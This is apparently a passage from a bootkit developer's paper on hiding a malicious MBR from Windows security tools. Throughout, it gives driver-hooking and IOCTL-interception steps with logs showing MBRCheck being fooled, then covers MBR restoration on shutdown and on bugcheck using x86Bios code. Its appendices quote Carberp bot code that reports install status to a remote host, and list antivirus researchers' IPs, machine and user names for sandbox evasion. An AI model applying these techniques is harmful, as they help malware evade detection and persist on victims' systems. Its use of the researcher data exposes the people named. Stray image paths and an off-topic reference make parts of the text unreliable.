[0c] IRP_MJ_DIRECTORY_CONTROL           804f354a      nt!IopInvalidDeviceRequest
[0d] IRP_MJ_FILE_SYSTEM_CONTROL         804f354a      nt!IopInvalidDeviceRequest
[0e] IRP_MJ_DEVICE_CONTROL              f96ea712      atapi!IdePortDispatchDeviceControl
[0f] IRP_MJ_INTERNAL_DEVICE_CONTROL     81ae35a0      +0x81ae35a0
[10] IRP_MJ_SHUTDOWN                    804f354a      nt!IopInvalidDeviceRequest
[11] IRP_MJ_LOCK_CONTROL                804f354a      nt!IopInvalidDeviceRequest
[12] IRP_MJ_CLEANUP                     804f354a      nt!IopInvalidDeviceRequest
[13] IRP_MJ_CREATE_MAILSLOT             804f354a      nt!IopInvalidDeviceRequest
[14] IRP_MJ_QUERY_SECURITY              804f354a      nt!IopInvalidDeviceRequest
[15] IRP_MJ_SET_SECURITY                804f354a      nt!IopInvalidDeviceRequest
[16] IRP_MJ_POWER                       f96ea73c      atapi!IdePortDispatchPower
[17] IRP_MJ_SYSTEM_CONTROL              f96f1336      atapi!IdePortDispatchSystemControl
[18] IRP_MJ_DEVICE_CHANGE               804f354a      nt!IopInvalidDeviceRequest
[19] IRP_MJ_QUERY_QUOTA                 804f354a      nt!IopInvalidDeviceRequest
[1a] IRP_MJ_SET_QUOTA                   804f354a      nt!IopInvalidDeviceRequest
[1b] IRP_MJ_PNP                         f96f1302      atapi!IdePortDispatchPnp
```

In comparison with previous variants, this version of the rootkit uses a more advanced technology in order to hide its presence in the system. None of the other rootkits currently known use the methods described below.

The driver IRP procedure will then be hooked at a lower level than \Driver\Disk and functions which are called when a previously open disk is closed. As soon as the disk is closed, all the hooks return to their original state.

It is funny that apparently the idea of hooking the lower driver done by Sinowal and TDL4 is originally coming from Chinese bootkit Tophet.A (Prevx first then Tophet paper):

The fancy idea to hook the lower driver to which \Device\Harddisk0\DR0 is attached is still a winning one, because it's quite difficult to be bypassed.

Even if you think to unhook it, then it will still be difficult to restore the original function because you are not going to handle always with the same hooked driver, but instead the driver could be a different one from system to system. For example, sometimes the lower driver next to Disk.sys is ACPI.sys, sometimes is vmscsi.sys, yet sometimes it's directly atapi.sys. You have to trace down which driver has been hooked and then you've to know which is the original function replaced. Annoying, indeed.

I didn't write this in the first blog post about new MBR rootkit but looks like this idea has been picked up from another proof of concept bootkit, called Tophet.A and presented at last XCon conference.

既然无法加载驱动，我们就只有在 Ring3 下进行穿透了，既然读写已经被拦截或旁路，那么我们可以发送 SCSI_PASS_THROUGH 指令给磁盘设备。简单介绍一下背景：何为 SCSI_PASS_THROUGH? 这是系统提供的一组发送给磁盘设备的 PassThrough 控制码：IOCTL_SCSI_PASS_THROUGH、IOCTL_ATA_PASS_THROUGH 和 IOCTL_IDE_PASS_THROUGH 等
通常,Ring3 程序可以通过 DeviceIoControl 函数向磁盘设备发送这些 I/O Control Code, 它的输入缓存保存的是一个类似 SCSI_REQUEST_BLOCK 的结构，可以向磁盘控制器发送一些 SCSI 标准指令，可以实现磁盘的读写，擦除等操作。
但是对于类似 HIPS 软件拦截了 RING3 对物理磁盘设备\磁盘卷设备的访问，RING3 如何能够打开需要对其发送请求的物理磁盘设备呢？
实际上，磁盘设备是这样处理 PASS_THROUGH 指令的：直接将该请求转发到了下层的总线设备上，下层的总线设备驱动（例如 atapi.sys)会分析该请求，并重新封装成 IRP，发送给总线端口设备，总线端口设备将其转化为 Io Packet,最后调用 HAL 导出的端口读写函数读写磁盘控制器端口来完成 SCSI 指令的操作。因此我们将请求直接发送到总线设备上，一样可以成功执行 SCSI 命令。

Custom MBR Protection

The first thing to do is hooking ParseProcedure of \ObjectTypes\Device. That has the non-exported object type ExTypeObjectType (surprise!). To get the address of this object "device type" (\ObjectTypes\Device) you need to call ObReferenceObjectByName – and pass the type "object type" (otherwise it fails).

You can get the type object type by

```
7, 8:        ExTypeObjectType = ObGetObjectType(*IoFileObjectType);
XP, Vista:   ExTypeObjectType = (POBJECT_TYPE)((BYTE *)*IoFileObjectType - 0x10);
```

This has the background of different OBJECT_HEADER type with 7 (check the Type and the TypeIndex field):

```
Windows 2000, XP, Server 2003, Server 2003 R2, Vista
  nt!_OBJECT_HEADER
     +0x000 PointerCount     : Int4B
     +0x004 HandleCount      : Int4B
     +0x004 NextToFree       : Ptr32 Void
     +0x008 Type             : Ptr32 _OBJECT_TYPE
     +0x00c NameInfoOffset   : UChar
     +0x00d HandleInfoOffset : UChar
     +0x00e QuotaInfoOffset  : UChar
     +0x00f Flags            : UChar
     +0x010 ObjectCreateInfo : Ptr32 _OBJECT_CREATE_INFORMATION
     +0x010 QuotaBlockCharged : Ptr32 Void
     +0x014 SecurityDescriptor : Ptr32 Void
     +0x018 Body             : _QUAD

Windows 7, 8
  nt!_OBJECT_HEADER
     +0x000 PointerCount     : Int4B
     +0x004 HandleCount      : Int4B
     +0x004 NextToFree       : Ptr32 Void
     +0x008 Lock             : _EX_PUSH_LOCK
```

```
+0x00c TypeIndex        : UChar
+0x00d TraceFlags       : UChar
+0x00e InfoMask         : UChar
+0x00f Flags            : UChar
+0x010 ObjectCreateInfo : Ptr32 _OBJECT_CREATE_INFORMATION
+0x010 QuotaBlockCharged : Ptr32 Void
+0x014 SecurityDescriptor : Ptr32 Void
+0x018 Body             : _QUAD
```

The ParseProcedure (it is nt!IopParseDevice) has a bunch of parameters, parameter 1 (ParseObject) points to the connected object, e.g. to the device object. Parameter 6 contains the complete name, e.g. \Device\Harddisk0\DR0.

You should hook at least IRP_MJ_READ, IRP_MJ_WRITE and IRP_MJ_DEVICE_CONTROL of the disk driver \Driver\Disk = Disk.sys.

The lower driver to this is either \Driver\Atapi = Atapi.sys or \Driver\Scsi = Scsi.sys or some other weird driver no one except you uses (depending on what type hard disk DR0 is). For the lower driver, you only have to hook IRP_MJ_SCSI = IRP_MJ_INTERNAL_DEVICE_CONTROL and DriverStartIo. If you spoof the MBR there, you are already bypassing nearly all current anti-bootkit tools (including anti-virus solutions).

Some anti-bootkit tools work by:

a) Loading a driver that directly calls the lower driver to DR0, i.e. directly issuing the IRP to Atapi.sys or Scsi.sys
b) Using pass through IOCTLs (there are many variations) that are not filtered by most bootkits

Let’s take a look at the ParseProcedure, specifically at parameter 6 and 7:

```
Unknown6 = \Device\HarddiskVolume1\WINDOWS\System32\smss.exe
Unknown7 = \WINDOWS\System32\smss.exe

Unknown6 = \Device\HarddiskVolume1\WINDOWS\system32\DRIVERS\ipnat.sys
Unknown7 = \WINDOWS\system32\DRIVERS\ipnat.sys
```

```
Unknown6 = \Device\HarddiskVolume1\WINDOWS\AppPatch\drvmain.sdb
Unknown7 = \WINDOWS\AppPatch\drvmain.sdb

Unknown6 = \Device\Harddisk0\DR0
Unknown7 =

...

Unknown6 = \Device\HarddiskVolume1\Dokumente und Einstellungen\Peter Kleissner\Desktop\Utils\HxD\HxD.exe
Unknown7 = \Dokumente und Einstellungen\Peter Kleissner\Desktop\Utils\HxD\HxD.exe
```

For the hooked Disk.sys driver make sure to intercept:

- IRP_MJ_READ
- IRP_MJ_WRITE
- IRP_MJ_DEVICE_CONTROL
    - IOCTL_IDE_PASS_THROUGH
    - IOCTL_ATA_PASS_THROUGH
    - IOCTL_ATA_PASS_THROUGH_DIRECT
    - IOCTL_SCSI_PASS_THROUGH
    - IOCTL_SCSI_PASS_THROUGH_DIRECT

For the hooked lower driver Atapi.sys or Scsi.sys make sure to intercept:

- IRP_MJ_SCSI = IRP_MJ_INTERNAL_DEVICE_CONTROL
    - SRB_FUNCTION_EXECUTE_SCSI
        - SCSIOP_READ
        - SCSIOP_WRITE
- DriverStartIo
    - SRB_FUNCTION_EXECUTE_SCSI
        - SCSIOP_READ
        - SCSIOP_WRITE


Most of this is undocumented, but the key is to check out the T10 and T13 documents, because there are all the structures defined which these functions have to use when doing a direct ATA/ATAPI/SCSI command.

MBRCheck

These are the IOCTLs used in the program MBRCheck (this is based on version 1.2.3), pay attention to the pass through commands:


```
4D030  (2x)  IOCTL_ATA_PASS_THROUGH_DIRECT
4D028  (2x)  IOCTL_IDE_PASS_THROUGH
4D014  (2x)  IOCTL_SCSI_PASS_THROUGH_DIRECT
560000 (1x)  IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS
700A0  (1x)  IOCTL_DISK_GET_DRIVE_GEOMETRY_EX
0      (1x)  Checking for correct error handling with IOCTL = 0?
74080  (1x)  SMART_GET_VERSION
2D1400 (1x)  IOCTL_STORAGE_QUERY_PROPERTY
```

It uses multiple ways (normal read I/O and IOCTLs) to read the MBR. If not everything is hooked it detects it:



But if also the pass through IOCTLs are intercepted MBRCheck can be fooled:

```
Adding IRP hooks for driver 8178eed0
IRP_MJ_READ with offset 00000000 (512 bytes)
IRP_MJ_READ: Spoof MBR (DO_DIRECT_IO), buffer at 003f0000 (MDL 814715e8)
IOCTL_ATA_PASS_THROUGH_DIRECT with command = 20 (flags 03), params = 01 00 00 00 e0
Reading MBR through ATA pass through command
```



The “u” in the file name means unpacked, because this anti-virus tool is packed like a virus. It is a shame but MBRCheck has a heavy bug when using IOCTL_SCSI_PASS_THROUGH_DIRECT, the LBA is set to 0 (which is fine) but the Transfer Length is also set to 0 (see the picture on the next page).

In the buffer look (left below) at +1Ch where the SCSI command starts (it is the SCSI_PASS_THROUGH_DIRECT structure). The LBA is set to 0 but the Transfer Length as well, which should result in a no-read operation (page 69, SBC-3 draft):


The TRANSFER LENGTH field specifies the number of contiguous logical blocks of data that shall be read and transferred to the data-in buffer, starting with the logical block specified by the LOGICAL BLOCK ADDRESS field. A TRANSFER LENGTH field set to zero specifies that no logical blocks shall be read.

Only for Read (6) zero means 256 (but command 28h is used, which means Read 10):

NOTE 12 - For the READ (6) command, a TRANSFER LENGTH field set to zero specifies that 256 logical blocks are read.

So what happens is that MBRCheck is reading 0 sectors, great operation. My log confirms:

```
IOCTL_SCSI_PASS_THROUGH_DIRECT with operation code = 28
SCSIOP_READ with LBA = 00000000 Length = 00000000
```



The "02" in the hex dump is at byte 6, specifying the group number (which makes no sense here), maybe that was the error (I guess the developer intended to have it stored at byte 7 or 8 which is the Transfer Length).

The official Read (10) command (from T10):

Table 28 — READ (10) command

Byte\Bit	7	6	5	4	3	2	1	0
0	OPERATION CODE (28h)							
1	RDPROTECT			DPO	FUA	Reserved	FUA_NV	Obsolete
2	(MSB) LOGICAL BLOCK ADDRESS							
5								(LSB)
6	Reserved			GROUP NUMBER				
7	(MSB) TRANSFER LENGTH							
8								(LSB)
9	CONTROL							

In the one MBRCheck example above I had an ATA device. With an SCSI device everything is getting more complex (uses all 4 possible methods):

```
Adding IRP hooks for driver 817aaba8
IRP_MJ_READ with offset 00000000 (512 bytes)
IRP_MJ_READ: Spoof MBR (DO_DIRECT_IO), address 003f0000
IOCTL_ATA_PASS_THROUGH_DIRECT with command = 20 (flags 03), params = 01 00 00 00 e0
IOCTL_ATA_PASS_THROUGH_DIRECT: Spoof MBR (ATA pass through command)
IOCTL_IDE_PASS_THROUGH with command = 20, params = 01 00 00 00 e0
IOCTL_IDE_PASS_THROUGH: Spoof MBR
IOCTL_SCSI_PASS_THROUGH_DIRECT with operation code = 28
IOCTL_SCSI_PASS_THROUGH_DIRECT: SCSIOP_READ with LBA = 00000000 Length = 00000000
Illegal request (MBRCheck), finishing
```

```
\\.\C: --> \\.\PhysicalDrive0 at offset 0x00000000`00007e00  (NTFS)

    Size  Device Name          MBR Status
  --------------------------------------------
    9 GB  \\.\PhysicalDrive0   Windows XP MBR code detected
          SHA1: ADFE55CD0C6ED2E00B22375835E4C2736CE9AD11
```

MBR Verification on Shutdown

Another method against MBR rewriting from anti-bootkit tools is to check the MBR on shutdown and restore it in case it was modified.

To achieve this simply set a driver objects IRP_MJ_SHUTDOWN. In this shutdown notification handler a simple ZwReadFile can be used to read the MBR. A detection technique to check if the MBR was modified is required, either by a special signature that is only present in the malicious MBR or by comparing against a copy of the malicious MBR kept on startup.

This is very simple and insanely effective.

The answer of Prevx to Sinowal restoring its MBR on shutdown was to crash the system intentionally after disinfection, so Sinowals checking routine never gets executed. Later Prevx reported in a blog post Sinowal was checking now on bugcheck as well, but I claim this report as bogus (at least only half of the truth), since normal I/O cannot be used in a bugcheck handler due to DIRQL.

MBR Verification on Bugcheck

Verification on bugcheck is way more complicated, since the bugcheck handler runs with DIRQL and therefore cannot use nearly the complete kernel API.

Registering a bugcheck callback can be done through KeRegisterBugCheckCallback.

Normal Windows functions (such as ZwReadFile) or direct calling of the disk driver cannot be used – but the Vista internal BIOS emulation can. Originally this BIOS emulation was written to support graphic functions (VESA BIOS Extension) for 64-bit in case a dedicated driver is not available. It is a full emulator (technically an interpreter) that keeps certain memory ranges from the 16-bit mode and executes BIOS functions sandboxed.

It only reserves 4 KB of memory to allocate (using x86BiosAllocateBuffer), so that is everything someone has to deal with. Even if this seems unbelievable, this actually works in the bugcheck handler:

```
// read the MBR
DiskAddressPacket.op = 0x10;
DiskAddressPacket.zero = 0;
DiskAddressPacket.nsector = 1;
DiskAddressPacket.addr = Offset;
DiskAddressPacket.segment = Segment;
DiskAddressPacket.s1 = 0;
DiskAddressPacket.s2 = 0;

// copy the disk address packet
x86BiosWriteMemory(DapSegment, DapOffset, &DiskAddressPacket, 0x10);

// execute the read command (Extended Read)
regs.Eax = 0x4200;
regs.Edx = 0x0080;
regs.SegDs = DapSegment;
regs.Esi = DapOffset;

Status = x86BiosCall(0x13, &regs);
```

It is very important here that the bootkit unhooks its interrupt handler in real mode – otherwise the BIOS emulator tries to execute the hooked handler – which is not in the memory that is copied by Windows!

This is the debug output of tests:

```
Bugcheck notification, checking MBR
x86BiosAllocateBuffer returned I/O buffer with 0, size = 4096 at 2000:0000
x86BiosCall returned with 1 and eax = 0
x86BioswriteMemory returned with 0
x86BiosCall returned with 1 and eax = 0
x86BiosReadMemory returned with 0
WARNING! Modified boot sector detected, restoring
x86BiosWriteMemory returned with 0
x86BiosWriteMemory returned with 0
x86Bioscall returned with 1 and eax = 0
```

Immediately after this bugcheck handler the system shuts down.

Credits to Geoff Chappell, Software Analyst who did a lot research and documentation behind the Vista BIOS emulation (http://www.geoffchappell.com/viewer.htm?doc=studies/windows/km/hal/api/x86bios/call.htm).

Conclusion

Attacks like Sinowal, TDL4, and ZeroAccess all require base research. Base research like done here. At the end of the day it is up to you what you make out of this Windows 8 bootkit.

I personally love to work on a project like this and doing research and development on it. It is exciting to watch how everything evolves over the time, and being part of it makes everything even more interesting.

In this paper I referenced often analyses of other bootkits, people like Aleksandr Matrosov and Eugene Rodionov do an excellent job on that topic. I also read their analyses and learn from them. The Kumars did very good research work with their vbootkit. Without open source and research work like theirs I would not be able to create my own bootkit.

I am excited about the future with UEFI. It might be possible that operating system independent malware becomes resurrected. The original Stoned virus for example was just using BIOS functions (and spread through floppy disks). There is no reason why this would not be possible with the API of UEFI. The EFI bootkit could use the network API to communicate with the outside world. My next paper is definitely about writing an EFI bootkit.

References

[1] Stoned Bootkit

[2] Greatest Girls Making Out Video Ever
http://www.break.com/index/greatest_girls_making_out_video.html

[3] Personal Website
http://web17.webbpro.de/

[4] Asynchronous Procedure Calls
http://msdn.microsoft.com/en-us/library/windows/desktop/ms681951(v=vs.85).aspx

Appendix A: Carberp developers testing Bootkit

From their testing interface:

Total bots: 2816

Sort
Status
Step
Alias
Other
Del

ID	step	info	status
TEST_BK_KIT_EXPLORER0D9493DFECAE8C4B0	6	BkInstall	FALSE
TEST_BK_KIT_EXPLORER08D7BD1230A905D00	6	BkInstall	FALSE
123213oob	1	infa	false
TEST_BK_EX_MY_DRV0F1B889AC4F21B5CA	6	BkInstall	FALSE
TEST_BK_EX_MY_DRV0049C4497DE79EC77	6	BkInstall	FALSE
TEST_BK_EX_MY_DRV082A52B2218EEED1A	6	BkInstall	FALSE
TEST_BK_EX_MY_DRV06F0743BC19E94740	6	BkInstall	FALSE
TEST_BK_EX_MY_DRV0DA631E2FA5B562AF	6	BkInstall	FALSE
TEST_BK_EX_MY_DRV079943F8A64F9587B	6	BkInstall	FALSE
TEST_BK_EX_MY_DRV09A01A1B010A8035A	6	BkInstall	FALSE
TEST_BK_EX_MY_DRV07AA547C0940C1901	3	BkInstall0 GetLastError = 0	FALSE

They have different steps for the installing process (for TEST_BK_XX):

1, 3	IsUserAdmin
2	SetSystemPrivileges
5	Start_Install_Bootkit
6, 7	BkInstall
8	Sleep30sec_AND_Reboot
9	Reboot__
10	BootKit_Is_WORK_X[explorer/svchost]_X[0/1] / BootKit_Is_WORK

From their source (get.cpp):

```
BOOL SendDebugInfo(PCHAR Step,PCHAR Result,PCHAR Info)
{
	BOOL bRet = FALSE;
	CHAR BotUid[64];
	GenerateUid(BotUid);

	PStrings Fields = Strings::Create();
	AddURLParam(Fields, "bot_id", BotUid);
	AddURLParam(Fields, "stp", Step);
```

```
        AddURLParam(Fields, "inf", Info);
        AddURLParam(Fields, "stts", Result);
        PCHAR Params = Strings::GetText(Fields, "&");

        PCHAR URL = STR::New(2, UrlDebugHost, Params);

        Strings::Free(Fields);
        STR::Free(Params);

        pOutputDebugStringA(URL);
        bRet = (BOOL)HTTP::Get(URL, NULL);

    STR::Free(URL);

        return bRet;
};
```

From BotHTTP.cpp:

```
//#include "BotDebug.h"

//----------------------------------------------------------------------------

PHTTPRequest HTTPCreateRequest(PCHAR URL)
{
        // Создать структуру запроса
        PHTTPRequest R = CreateStruct(THTTPRequest);
        R->Method = hmGET;

        if (URL != NULL)
        {
                PURL UR = CreateStruct(TURL);
                if (ParseURL(URL, UR, false))
                {
                        // Переносим параметры
                        R->Host = UR->Host;
                        R->Path = UR->Path;
                        R->Port = UR->Port;
                        UR->Path = NULL;
                        UR->Host = NULL;
                }

                ClearURL(UR);
```

```
                FreeStruct(UR);
        }

        if (R->Port == 0)
                R->Port = PortHTTP;
        return R;
}
```

Appendix B: Antivirus Tracker

19.10.2009	AV Tracker 1	Basic features, working reporting and displaying system
26.02.2010	AV Tracker 1.1	C++ file generation, 'API' support, tracking humans and IP address spaces splitted website and tracker (private launch)
05.06.2010	AV Tracker 1.2	Using POST method, bypassing proxys, updated main website
20.08.2010	AV Tracker 1.3	Added database fields for IP address spaces, added .htaccess for Anti Zeus Tracker Protection, support for IPv6, systeminfo stealing

IP	HOST	COUNTRY	DATE, TIME	COMPUTER	USER	OS	COMMENT
128.130.56.13	128.130.56.13	Austria	19th Aug 10	pc1	Administrator	Windows 5.1	
149.9.0.58	149.9.0.58	United States	17th Oct 09				Access over Tor Server
61.181.247.146	61.181.247.146	China	6th Jun 10			Windows 5.1	AhnLab
128.130.56.10	128.130.56.10	Austria	20th Aug 10	pc6	Administrator	Windows 5.1	Anubis
128.130.56.11	128.130.56.11	Austria	20th Oct 09	pc8	Administrator	Windows 5.1	Anubis
128.130.56.12	128.130.56.12	Austria	29th Aug 10	pc1	Administrator	Windows 5.1	Anubis
128.130.56.14	128.130.56.14	Austria	17th Oct 09	pc5	Administrator	Windows 5.1	Anubis
128.130.56.16	128.130.56.16	Austria	15th Oct 09	pc5	Administrator	Windows 5.1	Anubis
128.130.56.23	worker-23.seclab.tuwien.ac.at	Austria	7th Jun 10	pc8	Administrator	Windows 5.1	Anubis
128.130.56.24	worker-24.seclab.tuwien.ac.at	Austria	19th Aug 10	pc4	Administrator	Windows 5.1	Anubis
128.130.56.68	128.130.56.68	Austria	6th Jun 10	pc9	Administrator	Windows 5.1	Anubis
217.86.133.28	pd956851c.dip0.t-ipconnect.de	Germany	7th Jun 10	HBXPENG	makrorechner	Windows 5.1	Avira Lab
204.93.130.132	204.93.130.132	United States	30th Aug 10				Barracuda Central
64.95.48.100	64.95.48.100	United States	19th Oct 09	NONE-DUSEZ58JO1	Administrator	Windows 5.1	Basin Creations
64.95.48.103	[*] 64.95.48.103	United States	29th Aug 10	NONE-754C869B74	Administrator	Windows 5.1	Basin Creations
91.199.104.3	3.bitdefender.com	Romania	15th Oct 09				BitDefender
91.199.104.4	4.bitdefender.com	Romania	15th Oct 09				BitDefender
91.199.104.15	15.bitdefender.com	Romania	27th Aug 10	tz	Administrator	Windows 5.1	BitDefender
194.102.94.245	194.102.94.245	Romania	20th Aug 10				BitDefender Researcher
93.112.79.244	mobile-3G-dyn-BU-79-244.zappmobile.ro	Romania	29th Aug 10				BitDefender Researcher Private
121.246.208.78	[*] 121.246.208.78.static-pune.vsnl.net.in	India	25th Aug 10	BIZ-7BE0699F2EB	vinod	Windows 5.1	Biz Secure Labs
64.128.133.131	[*] 64-128-133-131.static.twtelecom.net	United States	19th Aug 10	HOME-OFF-D5F0AC	Dave	Windows 5.1	CWSandbox
67.231.254.19	[*] 67-231-254-19.turnkeyinternet.net	United States	20th Aug 10	HOME-OFF-D5F0AC	Jim	Windows 5.1	CWSandbox

Published on www.avtracker.info, it displays information about analyzing system and sandboxes. That information includes the computer name, user name, operating system version, IP/DNS/AS information and the output from the `systeminfo` Windows command.

The trick is to use the collected information like the computer or user name to check if the current system is an AV one.

Appendix C: Exploit CVE-2010-4398 from 2010-11-24

